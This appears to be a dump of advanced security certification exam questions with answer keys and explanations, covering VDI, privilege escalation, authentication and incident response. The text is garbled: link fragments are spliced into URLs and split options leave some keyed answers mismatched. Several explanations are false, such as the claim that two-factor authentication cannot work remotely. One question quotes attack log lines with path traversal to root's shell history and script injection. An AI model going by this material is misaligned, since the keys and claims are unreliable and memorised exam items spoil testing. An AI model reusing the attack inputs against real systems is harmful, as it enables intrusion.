C: A race condition is an undesirable situation that occurs when a device or system attempts to perform two or more operations at the same time, but because of the nature of the device or system, the operations must be done in the proper sequence to be done correctly. This is not what is described in this question.

D: SQL injection is a type of security exploit in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to dat

A. This is not

what is described in this question.

F: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. This is not what is described in this question.

References:

<http://www.webopedia.com/TERM/U/use-after-free.HYPERLINK> "http://www.webopedia.com/TERM/U/use-after-free.html"html

htHYPERLINK "https://en.wikipedia.org/wiki/Clickjacking"tps://en.wikipedia.org/wiki/Clickjacking <http://searchstorage.techtarget.com/definition/race-condition>HYPERLINK

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NEW QUESTION 98

At 9:00 am each morning, all of the virtual desktops in a VDI implementation become extremely slow and/or unresponsive. The outage lasts for around 10 minutes, after which everything runs properly again. The administrator has traced the problem to a lab of thin clients that are all booted at 9:00 am each morning. Which of the following is the MOST likely cause of the problem and the BEST solution? (Select TWO).

- A. Add guests with more memory to increase capacity of the infrastructure.
- B. A backup is running on the thin clients at 9am every morning.
- C. Install more memory in the thin clients to handle the increased load while booting.
- D. Booting all the lab desktops at the same time is creating excessive I/O.
- E. Install 10-Gb uplinks between the hosts and the lab to increase network capacity.
- F. Install faster SSD drives in the storage system used in the infrastructure.
- G. The lab desktops are saturating the network while booting.
- H. The lab desktops are using more memory than is available to the host system

Answer: DF

Explanation:

The problem lasts for 10 minutes at 9am every day and has been traced to the lab desktops. This question is asking for the MOST likely cause of the problem. The most likely cause of the problem is that the lab desktops being started at the same time at the beginning of the day is causing excessive disk I/O as the operating systems are being read and loaded from disk storage.

The solution is to install faster SSD drives in the storage system that contains the desktop operating systems.

Incorrect Answers:

A: If a lack of memory was the cause of the problem, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops. Therefore adding guests with more memory will not solve the problem so this answer is incorrect.

B: This question is asking for the MOST likely cause of the problem. A backup running on the thin clients at 9am every morning as soon as the lab desktops start up is an unlikely cause of the problem. It is much more likely that the lab desktops starting up at the same time is causing high disk I/O.

C: The lab desktops starting up would not cause memory issues on the thin clients so adding memory will not solve the issue.

E: The lab desktops starting up would not cause network bandwidth issues so increasing the bandwidth will not solve the issue.

G: The lab desktops starting up would not saturate the network.

H: If the lab desktops are using more memory than is available to the host systems, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops.

NEW QUESTION 100

The security administrator finds unauthorized tables and records, which were not present before, on a Linux database server. The database server communicates only with one web server, which connects to the database server via an account with SELECT only privileges. Web server logs show the following:

90.76.165.40 -- - [08/Mar/2014:10:54:04] "GET calendar.php?create%20table%20hidden HTTP/1.1" 200 5724

90.76.165.40 -- - [08/Mar/2014:10:54:05] "GET ../../root/.bash_history HTTP/1.1" 200 5724 90.76.165.40 -- - [08/Mar/2014:10:54:04] "GET index.php?user=<script>Create</script> HTTP/1.1" 200 5724

The security administrator also inspects the following file system locations on the database server using the command 'ls -al /root'

drwxrwxrwx 11 root root 4096 Sep 28 22:45 .

drwxr-xr-x 25 root root 4096 Mar 8 09:30 ..

-rws----- 25 root root 4096 Mar 8 09:30 .bash_history

-rw----- 25 root root 4096 Mar 8 09:30 .bash_history

```
-rw----- 25 root root 4096 Mar 8 09:30 .profile  
-rw----- 25 root root 4096 Mar 8 09:30 .ssh
```

Which of the following attacks was used to compromise the database server and what can the security administrator implement to detect such attacks in the future? (Select TWO).

- A. Privilege escalation
- B. Brute force attack
- C. SQL injection
- D. Cross-site scripting
- E. Using input validation, ensure the following characters are sanitized: <>
- F. Update crontab with: find / \(-perm -4000 \) -type f -print0 | xargs -0 ls -l | email.sh
- G. Implement the following PHP directive: \$clean_user_input = addslashes(\$user_input)
- H. Set an account lockout policy

Answer: AF

Explanation:

This is an example of privilege escalation.

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.

The question states that the web server communicates with the database server via an account with SELECT only privileges. However, the privileges listed include read, write and execute (rwx). This suggests the privileges have been 'escalated'.

Now that we know the system has been attacked, we should investigate what was done to the system.

The command "Update crontab with: find / \(-perm -4000 \) -type f -print0 | xargs -0 ls -l | email.sh" is used to find all the files that are setuid enabled. Setuid means set user ID upon execution. If the setuid bit is turned on for a file, the user executing that executable file gets the permissions of the individual or group that owns the file.

Incorrect Answers:

B: A brute force attack is used to guess passwords. This is not an example of a brute force attack. C: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). This is not an example of a SQL Injection attack.

D: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. This is not an example of an XSS attack.

E: Sanitizing just the <> characters will not prevent such an attack. These characters should not be sanitized in a web application.

G: Adding slashes to the user input will not protect against the input; it will just add slashes to it.

H: An account lockout policy is useful to protect against password attacks. After a number of incorrect passwords, the account will lockout. However, the attack in this question is not a password attack so a lockout policy won't help.

NEW QUESTION 102

Which of the following technologies prevents an unauthorized HBA from viewing iSCSI target information?

- A. Deduplication
- B. Data snapshots
- C. LUN masking
- D. Storage multipaths

Answer: C

Explanation:

A logical unit number (LUN) is a unique identifier that designates individual hard disk devices or grouped devices for address by a protocol associated with a SCSI, iSCSI, Fibre Channel (FC) or similar interface. LUNs are central to the management of block storage arrays shared over a storage area network (SAN).

LUN masking subdivides access to a given port. Then, even if several LUNs are accessed through the same port, the server masks can be set to limit each server's access to the appropriate LUNs. LUN masking is typically conducted at the host bus adapter (HBA) or switch level.

Incorrect Answers:

A: Deduplication is the process of eliminating multiple copies of the same data to save storage space. It does not prevent an unauthorized HBA from viewing iSCSI target information.

B: Data snapshots are point in time copies of data often used by data backup applications. They do not prevent an unauthorized HBA from viewing iSCSI target information.

D: Storage multipaths are when you have multiple connections to a storage device. This provides path redundancy in the event of a path failure and can also (in active/active configurations) provide extra capacity by aggregating the bandwidth of the multiple storage paths. However, they do not prevent an unauthorized HBA from viewing iSCSI target information.

References:

<http://searchvirtualstorage.techtarget.com/definition/LUNmasking> rtualstorage.techtarget.com/definition/LUN-masking

NEW QUESTION 107

Company ABC is hiring customer service representatives from Company XYZ. The representatives reside at Company XYZ's headquarters. Which of the following BEST prevents Company XYZ representatives from gaining access to unauthorized Company ABC systems?

- A. Require each Company XYZ employee to use an IPSec connection to the required systems
- B. Require Company XYZ employees to establish an encrypted VDI session to the required systems
- C. Require Company ABC employees to use two-factor authentication on the required systems
- D. Require a site-to-site VPN for intercompany communications

Answer: B

Explanation:

VDI stands for Virtual Desktop Infrastructure. Virtual desktop infrastructure is the practice of hosting a desktop operating system within a virtual machine (VM) running on a centralized server.

Company ABC can configure virtual desktops with the required restrictions and required access to systems that the users in company XYZ require. The users in company XYZ can then log in to the virtual desktops over a secure encrypted connection and then access authorized systems only. Incorrect Answers:

A: Requiring IPSec connections to the required systems would secure the connections to the required systems. However, it does not prevent access to unauthorized systems.

C: The question states that the representatives reside at Company XYZ's headquarters. Therefore, they will be access Company ABC's systems remotely. Two factor authentication requires that the user be present at the location of the system to present a smart card or for biometric authentication; two factor authentication cannot be performed remotely.

D: A site-to-site VPN will just create a secure connection between the two sites. It does not restrict access to unauthorized systems.

References:

[http://searchvHYPERLINK \"http://searchvirtualdesktop.techtarget.com/definition/virtualdesktop\" irtualdesktop.techtarget.com/definition/virtual-desktop](http://searchvHYPERLINK \)

NEW QUESTION 112

An organization has implemented an Agile development process for front end web application development. A new security architect has just joined the company and wants to integrate security activities into the SDLC.

Which of the following activities MUST be mandated to ensure code quality from a security perspective? (Select TWO).

- A. Static and dynamic analysis is run as part of integration
- B. Security standards and training is performed as part of the project
- C. Daily stand-up meetings are held to ensure security requirements are understood
- D. For each major iteration penetration testing is performed
- E. Security requirements are story boarded and make it into the build
- F. A security design is performed at the end of the requirements phase

Answer: AD

Explanation:

SDLC stands for systems development life cycle. An agile project is completed in small sections called iterations. Each iteration is reviewed and critiqued by the project team. Insights gained from the critique of an iteration are used to determine what the next step should be in the project. Each project iteration is typically scheduled to be completed within two weeks.

Static and dynamic security analysis should be performed throughout the project. Static program analysis is the analysis of computer software that is performed without actually executing programs (analysis performed on executing programs is known as dynamic analysis). In most cases the analysis is performed on some version of the source code, and in the other cases, some form of the object code.

For each major iteration penetration testing is performed. The output of a major iteration will be a functioning part of the application. This should be penetration tested to ensure security of the application.

Incorrect Answers:

B: Security standards and training does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

C: Ensuring security requirements are understood does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

E: Storyboarding security requirements does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

F: A security design does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

References: https://en.wikipedia.org/wiki/Static_program_analysis

[http://searchcio.techtarget.HYPERLINK \"http://searchcio.techtarget.com/definition/Agile-projectmanagement\" com/definition/Agile-project-management](http://searchcio.techtarget.HYPERLINK \)

NEW QUESTION 113

A pentester must attempt to crack passwords on a windows domain that enforces strong complex passwords. Which of the following would crack the MOST passwords in the shortest time period?

- A. Online password testing
- B. Rainbow tables attack
- C. Dictionary attack
- D. Brute force attack

Answer: B

Explanation:

The passwords in a Windows (Active Directory) domain are encrypted.

When a password is "tried" against a system it is "hashed" using encryption so that the actual password is never sent in clear text across the communications line. This prevents eavesdroppers from intercepting the password. The hash of a password usually looks like a bunch of garbage and is typically a different length than the original password. Your password might be "shitzu" but the hash of your password would look something like "7378347eedbfdd761619451949225ec1".

To verify a user, a system takes the hash value created by the password hashing function on the client computer and compares it to the hash value stored in a table on the server. If the hashes match, then the user is authenticated and granted access.

Password cracking programs work in a similar way to the login process. The cracking program starts by taking plaintext passwords, running them through a hash algorithm, such as MD5, and then compares the hash output with the hashes in the stolen password file. If it finds a match then the program has cracked the password.

Rainbow Tables are basically huge sets of precomputed tables filled with hash values that are prematched to possible plaintext passwords. The Rainbow Tables essentially allow hackers to reverse

the hashing function to determine what the plaintext password might be.

The use of Rainbow Tables allow for passwords to be cracked in a very short amount of time compared with brute-force methods, however, the trade-off is that it takes a lot of storage (sometimes Terabytes) to hold the Rainbow Tables themselves.

Incorrect Answers:

A: Online password testing cannot be used to crack passwords on a windows domain.

C: The question states that the domain enforces strong complex passwords. Strong complex passwords must include upper and lowercase letters, numbers and punctuation marks. A word in the dictionary would not meet the strong complex passwords requirement so a dictionary attack would be ineffective at cracking the passwords in this case.

D: Brute force attacks against complex passwords take much longer than a rainbow tables attack. References:

[http://netsecuriHYPERLINK \"http://netsecurity.about.com/od/hackertools/a/Rainbow- Tables.htm\" ty.about.com/od/hackertoHYPERLINK](http://netsecuriHYPERLINK \)

[http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm\" ols/a/Rainbow- TableHYPERLINK \"http://netsecurity.about.com/od/hackertools/a/Rainbow- Tables.htm\" s.htm](http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm\)

NEW QUESTION 115

A company decides to purchase commercially available software packages. This can introduce new security risks to the network. Which of the following is the BEST description of why this is true?

- A. Commercially available software packages are typically well known and widely available. Information concerning vulnerabilities and viable attack patterns are never revealed by the developer to avoid lawsuits.
- B. Commercially available software packages are often widely available.
- C. Information concerning vulnerabilities is often kept internal to the company that developed the software.
- D. Commercially available software packages are not widespread and are only available in limited area.
- E. Information concerning vulnerabilities is often ignored by business managers.
- F. Commercially available software packages are well known and widely available.
- G. Information concerning vulnerabilities and viable attack patterns are always shared within the IT community.

Answer: B

Explanation:

Commercially available software packages are often widely available. Huge companies like Microsoft develop software packages that are widely available and in use on most computers. Most companies that develop commercial software make their software available through many commercial outlets (computer stores, online stores etc).

Information concerning vulnerabilities is often kept internal to the company that developed the software. The large companies that develop commercial software packages are accountable for the software. Information concerning vulnerabilities being made available could have a huge financial cost to the company in terms of loss of reputation and lost revenues. Information concerning vulnerabilities is often kept internal to the company at least until a patch is available to fix the vulnerability.

Incorrect Answers:

A: It is true that commercially available software packages are typically well known and widely available. However, it is not true that information concerning vulnerabilities and viable attack patterns are never revealed by the developer to avoid lawsuits. Information concerning vulnerabilities is often kept quiet at first but the information is usually made available when a patch is released to fix the vulnerability.

C: It is not true that commercially available software packages are not widespread and are only available in limited areas.

D: It is true that commercially available software packages are typically well known and widely available. However, it is not true that information concerning vulnerabilities and viable attack patterns are always shared within the IT community. This information is often kept internal to the company that developed the software until a patch is available.

NEW QUESTION 119

ABC Corporation has introduced token-based authentication to system administrators due to the risk of password compromise. The tokens have a set of HMAC counter-based codes and are valid until they are used. Which of the following types of authentication mechanisms does this statement describe?

- A. TOTP
- B. PAP
- C. CHAP
- D. HOTP

Answer: D

Explanation:

The question states that the HMAC counter-based codes are valid until they are used. These are "one-time" use codes.

HOTP is an HMAC-based one-time password (OTP) algorithm.

HOTP can be used to authenticate a user in a system via an authentication server. Also, if some more steps are carried out (the server calculates subsequent OTP value and sends/displays it to the user who checks it against subsequent OTP value calculated by his token), the user can also authenticate the validation server. Both hardware and software tokens are available from various vendors. Hardware tokens implementing OATH HOTP tend to be significantly cheaper than their competitors based on proprietary algorithms. Some products can be used for strong passwords as well as OATH HOTP. Software tokens are available for (nearly) all major mobile/smartphone platforms.

Incorrect Answers:

A: TOTP is Time-based One-time Password. This is similar to the one-time password system used in this question. However, TOTPs expire after a period of time. In this question, the passwords (codes) expire after first use regardless of the timing of the first use.

B: PAP (Password Authentication Protocol) is a simple authentication protocol in which the user name and password is sent to a remote access server in a plaintext (unencrypted) form. PAP is not what is described in this question.

C: CHAP (Challenge-Handshake Authentication Protocol) is an authentication protocol that provides protection against replay attacks by the peer through the use of an incrementally changing identifier and of a variable challenge-value. CHAP requires that both the client and server know the plaintext of the secret, although it is never sent over the network. CHAP is not what is described in this question.

References:

https://en.wikipedia.org/wiki/HMAC-based_One-time_Password_Algorithm "https://en.wikipedia.org/wiki/HMAC-based_One-time_Password_Algorithm"

NEW QUESTION 124

A senior network security engineer has been tasked to decrease the attack surface of the corporate network. Which of the following actions would protect the external network interfaces from external attackers performing network scanning?

- A. Remove contact details from the domain name registrar to prevent social engineering attacks.
- B. Test external interfaces to see how they function when they process fragmented IP packets.
- C. Enable a honeynet to capture and facilitate future analysis of malicious attack vectors.
- D. Filter all internal ICMP message traffic, forcing attackers to use full-blown TCP port scans against external network interfaces.

Answer: B

Explanation:

Fragmented IP packets are often used to evade firewalls or intrusion detection systems.

Port Scanning is one of the most popular reconnaissance techniques attackers use to discover services they can break into. All machines connected to a Local Area Network (LAN) or Internet run many services that listen at well-known and not so well known ports. A port scan helps the attacker find which ports are available (i.e., what service might be listening to a port).

One problem, from the perspective of the attacker attempting to scan a port, is that services listening on these ports log scans. They see an incoming connection, but no data, so an error is logged. There exist a number of stealth scan techniques to avoid this. One method is a fragmented port scan. Fragmented packet Port Scan

The scanner splits the TCP header into several IP fragments. This bypasses some packet filter firewalls because they cannot see a complete TCP header that can match their filter rules. Some packet filters and firewalls do queue all IP fragments, but many networks cannot afford the performance loss caused by the queuing.

Incorrect Answers:

A: Removing contact details from the domain name registrar does not improve the security of a network.

C: Enabling a honeynet to capture and facilitate future analysis of malicious attack vectors is a good way of gathering information to help you plan how you can defend against future attacks. However, it does not improve the security of the existing network.

D: Filter all internal ICMP message traffic does not force attackers to use full-blown TCP port scans against external network interfaces. They can use fragmented scans.

References:

<http://www.auditmypc.com/port-scanning.asp>

NEW QUESTION 127

A multi-national company has a highly mobile workforce and minimal IT infrastructure. The company utilizes a BYOD and social media policy to integrate presence technology into global collaboration tools by individuals and teams. As a result of the dispersed employees and frequent international travel, the company is concerned about the safety of employees and their families when moving in and out of certain countries. Which of the following could the company view as a downside of using presence technology?

- A. Insider threat
- B. Network reconnaissance
- C. Physical security
- D. Industrial espionage

Answer: C

Explanation:

If all company users worked in the same office with one corporate network and using company supplied laptops, then it is easy to implement all sorts of physical security controls. Examples of physical security include intrusion detection systems, fire protection systems, surveillance cameras or simply a lock on the office door.

However, in this question we have dispersed employees using their own devices and frequently traveling internationally. This makes it extremely difficult to implement any kind of physical security. Physical security is the protection of personnel, hardware, programs, networks, and data from physical circumstances and events that could cause serious losses or damage to an enterprise, agency, or institution. This includes protection from fire, natural disasters, burglary, theft, vandalism, and terrorism.

Incorrect Answers:

A: An insider threat is a malicious hacker (also called a cracker or a black hat) who is an employee or officer of a business, institution, or agency. Dispersed employees using presence technology does not increase the risk of insider threat when compared to employees working together in an office.

B: The risk of network reconnaissance is reduced by having dispersed employees using presence technology. The risk of network reconnaissance would be higher with employees working together in a single location such as an office.

D: Industrial espionage is a threat to any business whose livelihood depends on information. However, this threat is not increased by having dispersed employees using presence technology. The risk would be the same with dispersed employees using presence technology or employees working together in a single location such as an office.

References: <http://searchsecurity.techtarget.com/deHYPERLINK>

"<http://searchsecurity.techtarget.com/definition/physical-security>"finition/physical-security

NEW QUESTION 132

A new piece of ransomware got installed on a company's backup server which encrypted the hard drives containing the OS and backup application configuration but did not affect the deduplication data hard drives. During the incident response, the company finds that all backup tapes for this server are also corrupt. Which of the following is the PRIMARY concern?

- A. Determining how to install HIPS across all server platforms to prevent future incidents
- B. Preventing the ransomware from re-infecting the server upon restore
- C. Validating the integrity of the deduplicated data
- D. Restoring the data will be difficult without the application configuration

Answer: D

Explanation:

Ransomware is a type of malware that restricts access to a computer system that it infects in some way, and demands that the user pay a ransom to the operators of the malware to remove the restriction.

Since the backup application configuration is not accessible, it will require more effort to recover the data.

Eradication and Recovery is the fourth step of the incident response. It occurs before preventing future problems.

Incorrect Answers:

A: Preventing future problems is part of the Lessons Learned step, which is the last step in the incident response process.

B: Preventing future problems is part of the Lessons Learned step, which is the last step in the incident response process.

C: Since the incident did not affect the deduplicated data, it is not included in the incident response process.

References: <https://en.wikipedia.org/wiki/Ransomware>

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 249

NEW QUESTION 137

The Chief Executive Officer (CEO) of a large prestigious enterprise has decided to reduce business costs by outsourcing to a third party company in another country. Functions to be outsourced include: business analysts, testing, software development and back office functions that deal with the processing of customer data

- A. The Chief Risk Officer (CRO) is concerned about the outsourcing plan
- B. Which of the following risks are MOST likely to occur if adequate controls are not implemented?
- C. Geographical regulation issues, loss of intellectual property and interoperability agreement issues
- D. Improper handling of client data, interoperability agreement issues and regulatory issues
- E. Cultural differences, increased cost of doing business and divestiture issues
- F. Improper handling of customer data, loss of intellectual property and reputation damage

Answer: D

Explanation:

The risk of security violations or compromised intellectual property (IP) rights is inherently elevated when working internationally. A key concern with outsourcing

arrangements is making sure that there is sufficient protection and security in place for personal information being transferred and/or accessed under an outsourcing agreement.

Incorrect Answers:

A: Interoperability agreement issues are not a major risk when outsourcing to a third party company in another country.

B: Interoperability agreement issues are not a major risk when outsourcing to a third party company in another country.

C: Divestiture is the disposition or sale of an asset that is not performing well, and which is not vital to the company's core business, or which is worth more to a potential buyer or as a separate entity than as part of the company.

References: <http://www.lexology.com/library>HYPERLINK

"<http://www.lexology.com/library/detail.aspx?g=e698d613-af77-4e34-b84e-940e14e94ce4>"

<http://www.investorwords.com/1508/divestiture.html#ixzz3knAhr58A>

NEW QUESTION 139

The Information Security Officer (ISO) is reviewing new policies that have been recently made effective and now apply to the company. Upon review, the ISO identifies a new requirement to implement two-factor authentication on the company's wireless system. Due to budget constraints, the company will be unable to implement the requirement for the next two years. The ISO is required to submit a policy exception form to the Chief Information Officer (CIO). Which of the following are MOST important to include when submitting the exception form? (Select THREE).

A. Business or technical justification for not implementing the requirements.

B. Risks associated with the inability to implement the requirements.

C. Industry best practices with respect to the technical implementation of the current controls.

D. All sections of the policy that may justify non-implementation of the requirements.

E. A revised DRP and COOP plan to the exception form.

F. Internal procedures that may justify a budget submission to implement the new requirement.

G. Current and planned controls to mitigate the risk

Answer: ABG

Explanation:

The Exception Request must include: A description of the non-compliance.

The anticipated length of non-compliance (2-year maximum). The proposed assessment of risk associated with non-compliance.

The proposed plan for managing the risk associated with non-compliance.

The proposed metrics for evaluating the success of risk management (if risk is significant). The proposed review date to evaluate progress toward compliance.

An endorsement of the request by the appropriate Information Trustee (VP or Dean). Incorrect Answers:

C: The policy exception form is not for implementation, but for non-implementation.

D: All sections of the policy that may justify non-implementation of the requirements is not required, a description of the non-compliance is.

E: A Disaster recovery plan (DRP) and a Continuity of Operations (COOP) plan is not required, a proposed plan for managing the risk associated with non-compliance is.

F: The policy exception form requires justification for not implementing the requirements, not the other way around.

References: <http://www.rit.edu/security/sites/rit.edu.security/files/exception%20process.pdf>

NEW QUESTION 140

An organization is selecting a SaaS provider to replace its legacy, in house Customer Resource Management (CRM) application. Which of the following ensures the organization mitigates the risk of managing separate user credentials?

A. Ensure the SaaS provider supports dual factor authentication.

B. Ensure the SaaS provider supports encrypted password transmission and storage.

C. Ensure the SaaS provider supports secure hash file exchange.

D. Ensure the SaaS provider supports role-based access control.

E. Ensure the SaaS provider supports directory services federatio

Answer: E

Explanation:

A SaaS application that has a federation server within the customer's network that interfaces with the customer's own enterprise user-directory service can provide single sign-on authentication. This federation server has a trust relationship with a corresponding federation server located within the SaaS provider's network.

Single sign-on will mitigate the risk of managing separate user credentials. Incorrect Answers:

A: Dual factor authentication will provide identification of users via a combination of two different components. It will not, however, mitigate the risk of managing separate user credentials.

B: The transmission and storage of encrypted passwords will not mitigate the risk of managing separate user credentials.

C: A hash file is a file that has been converted into a numerical string by a mathematical algorithm, and has to be unencrypted with a hash key to be understood. It will not, however, mitigate the risk of managing separate user credentials.

D: Role-based access control (RBAC) refers to the restriction of system access to authorized users. It will not, however, mitigate the risk of managing separate user credentials.

References:

<https://msdn.microsoft.com/en-us/library/aa905332.aspx> https://en.wikipedia.org/wiki/Two-factor_authentication <https://en.wikipedia.org/wiki/Encryption>

<http://www.wisegeek.com/what-are-hash-files.htm> https://en.wikipedia.org/wiki/Role-based_access_control

NEW QUESTION 144

A large enterprise acquires another company which uses antivirus from a different vendor. The CISO has requested that data feeds from the two different antivirus platforms be combined in a way that allows management to assess and rate the overall effectiveness of antivirus across the entire organization. Which of the following tools can BEST meet the CISO's requirement?

A. GRC

B. IPS

C. CMDB

D. Syslog-ng

E. IDS

Answer: A

Explanation:

GRC is a discipline that aims to coordinate information and activity across governance, risk management and compliance with the purpose of operating more efficiently, enabling effective information sharing, more effectively reporting activities and avoiding wasteful overlaps. An integrated GRC (iGRC) takes data feeds from one or more sources that detect or sense abnormalities, faults or other patterns from security or business applications.

Incorrect Answers:

B: IPS is a typical sensor type that is included in an iGRC.

C: A configuration management database (CMDB) is defined as a repository that acts as a data warehouse for IT organizations.

D: syslog-ng sends incoming log messages from specified sources to the correct destinations. E: IDS is a typical sensor type that is included in an iGRC.

References: <https://en.wikipedia.org/w/HYPERLINK>

"https://en.wikipedia.org/wiki/Governance,_risk_management,_and_compliance#Integrated_governance.2C_risk_and_compliance"iki/Governance,_risk_manage/HYPERLINK

"https://en.wikipedia.org/wiki/Governance,_risk_management,_and_compliance#Integrated_governance.2C_risk_and_compliance"nt,_and_HYPERLINK

"https://en.wikipedia.org/wiki/Governance,_risk_management,_and_compliance#Integrated_governance.2C_risk_and_compliance"nt,_and_HYPERLINK

"https://en.wikipedia.org/wiki/Governance,_risk_management,_and_compliance#Integrated_governance.2C_risk_and_compliance"compliance#Integrated_governance.2C_risk_and_compliance

"https://en.wikipedia.org/wiki/Governance,_risk_management,_and_compliance#Integrated_governance.2C_risk_and_compliance"compliance#Integrated_governance.2C_risk_and_compliance <https://wiki.archlinux.org/index.php/Syslog-ng>

NEW QUESTION 148

A security policy states that all applications on the network must have a password length of eight characters. There are three legacy applications on the network that cannot meet this policy. One system will be upgraded in six months, and two are not expected to be upgraded or removed from the network. Which of the following processes should be followed?

- A. Establish a risk matrix
- B. Inherit the risk for six months
- C. Provide a business justification to avoid the risk
- D. Provide a business justification for a risk exception

Answer: D

Explanation:

The Exception Request must include: A description of the non-compliance.

The anticipated length of non-compliance (2-year maximum). The proposed assessment of risk associated with non-compliance.

The proposed plan for managing the risk associated with non-compliance.

The proposed metrics for evaluating the success of risk management (if risk is significant). The proposed review date to evaluate progress toward compliance.

An endorsement of the request by the appropriate Information Trustee (VP or Dean). Incorrect Answers:

A: A risk matrix can be used to determine an overall risk ranking before determining how the risk will be dealt with.

B: Inheriting the risk for six months means that it has been decided the benefits of moving forward outweighs the risk.

C: Avoiding the risk is not recommended as the applications are still being used. References:

<http://www.rit.edu/security/s/HYPERLINK> "<http://www.rit.edu/security/sites/rit.edu.security/files/exception>

[process.pdf](http://www.rit.edu/security/sites/rit.edu.security/files/exception%20process.pdf)"ites/rit.edu.security/files/exception/HYPERLINK "[http://www.rit.edu/security/sites/rit.edu.security/files/exception process.pdf"%20process.pdf](http://www.rit.edu/security/sites/rit.edu.security/files/exception%20process.pdf)

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 218

NEW QUESTION 153

The senior security administrator wants to redesign the company DMZ to minimize the risks associated with both external and internal threats. The DMZ design must support security in depth, change management and configuration processes, and support incident reconstruction. Which of the following designs BEST supports the given requirements?

- A. A dual firewall DMZ with remote logging where each firewall is managed by a separate administrator.
- B. A single firewall DMZ where each firewall interface is managed by a separate administrator and logging to the cloud.
- C. A SaaS based firewall which logs to the company's local storage via SSL, and is managed by the change control team.
- D. A virtualized firewall, where each virtual instance is managed by a separate administrator and logging to the same hardware.

Answer: A

Explanation:

Security in depth is the concept of creating additional layers of security. The traditional approach of securing the IT infrastructure is no longer enough. Today's threats are multifaceted and often persistent, and traditional network perimeter security controls cannot effectively mitigate them. Organizations need to implement more effective, multi-level security controls that are embedded with their electronic assets. They need to protect key assets from both external and internal threats. This security in depth approach is meant to sustain attacks even when perimeter and traditional controls have been breached.

In this question, using two firewalls to secure the DMZ from both external and internal attacks is the best approach. Having each firewall managed by a separate administrator will reduce the chance of a configuration error being made on both firewalls. The remote logging will enable incident reconstruction.

Incorrect Answers:

B: Depending on the number of interfaces on the firewall, you could protect from external and internal threats with a single firewall although two firewalls is a better solution. However, it is not practical to have separate interfaces on the same firewall managed by different administrators. The firewall rules work together in a hierarchy to determine what traffic is allowed through each interface.

C: A SaaS based firewall can be used to protect cloud resources. However, it is not the best solution for protecting the network in this question.

D: A virtualized firewall could be used. However, multiple instances of the same firewall should be identical. They should not be configured separately by different administrators.

References:

<http://www.oracle.com/technetwork/topics/entarch/oracle-wp-securi/HYPERLINK> "<http://www.oracle.com/technetwork/topics/entarch/oracle-wp-security-ref-arch-1918345.pdf>"tyref- arch-1918345.pdf

NEW QUESTION 157

A forensic analyst receives a hard drive containing malware quarantined by the antivirus application. After creating an image and determining the directory location of the malware file, which of the following helps to determine when the system became infected?

- A. The malware file's modify, access, change time properties.
- B. The timeline analysis of the file system.
- C. The time stamp of the malware in the swap file.
- D. The date/time stamp of the malware detection in the antivirus log

Answer: B

Explanation:

Timelines can be used in digital forensics to identify when activity occurred on a computer. Timelines are mainly used for data reduction or identifying specific state changes that have occurred on a computer.

Incorrect Answers:

A: This option will not help to determine when the system became infected.

C: A swap file is a space on a hard disk used as the virtual memory extension of a computer's real memory, which allows your computer's operating system to pretend that you have more RAM than you actually do.

D: This will tell you when the antivirus detected the malware, not when the system became infected. References:

<http://www.basistech.com/autopsy-feature-graphical-timeline-analysis-for-cyber-forensics/> <http://searchwindowsserver.techtarget.com/definition/swap-file-swap-space-or-pagefile>

"<http://searchwindowsserver.techtarget.com/definition/swap-file-swap-space-or-pagefile>" om/definition/swap-file-swap-space-or-pagefile

NEW QUESTION 159

A security officer is leading a lessons learned meeting. Which of the following should be components of that meeting? (Select TWO).

- A. Demonstration of IPS system
- B. Review vendor selection process
- C. Calculate the ALE for the event
- D. Discussion of event timeline
- E. Assigning of follow up items

Answer: DE

Explanation:

Lessons learned process is the sixth step in the Incident Response process. Everybody that was involved in the process reviews what happened and why it happened. It is during this step that they determine what changes should be introduced to prevent future problems.

Incorrect Answers:

A: Demonstration of the IPS system would not take place as part of the Incident Response process. B: Reviewing the vendor selection process is not part of the Incident Response process.

C: Calculating the ALE for the event is part of Quantitative Risk Assessment, not Incident Response. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 215, 249

NEW QUESTION 160

Customers are receiving emails containing a link to malicious software. These emails are subverting spam filters. The email reads as follows:

Delivered-To: customer@example.com Received: by 10.14.120.205

Mon, 1 Nov 2010 11:15:24 -0700 (PDT)

Received: by 10.231.31.193

Mon, 01 Nov 2010 11:15:23 -0700 (PDT)

Return-Path: <IT@company.com>

Received: from 127.0.0.1 for <customer@example.com>; Mon, 1 Nov 2010 13:15:14 -0500 (envelope-from <IT@company.com>)

Received: by smtpex.example.com (SMTP READY) with ESMTP (AIO); Mon, 01 Nov 2010 13:15:14 -0500

Received: from 172.18.45.122 by 192.168.2.55; Mon, 1 Nov 2010 13:15:14 -0500

From: Company <IT@Company.com>

To: "customer@example.com" <customer@example.com> Date: Mon, 1 Nov 2010 13:15:11 -0500

Subject: New Insurance Application Thread-Topic: New Insurance Application

Please download and install software from the site below to maintain full access to your account. www.examplesite.com

Additional information: The authorized mail servers IPs are 192.168.2.10 and 192.168.2.11. The network's subnet is 192.168.2.0/25.

Which of the following are the MOST appropriate courses of action a security administrator could take to eliminate this risk? (Select TWO).

- A. Identify the origination point for malicious activity on the unauthorized mail server.
- B. Block port 25 on the firewall for all unauthorized mail servers.
- C. Disable open relay functionality.
- D. Shut down the SMTP service on the unauthorized mail server.
- E. Enable STARTTLS on the spam filter

Answer: BD

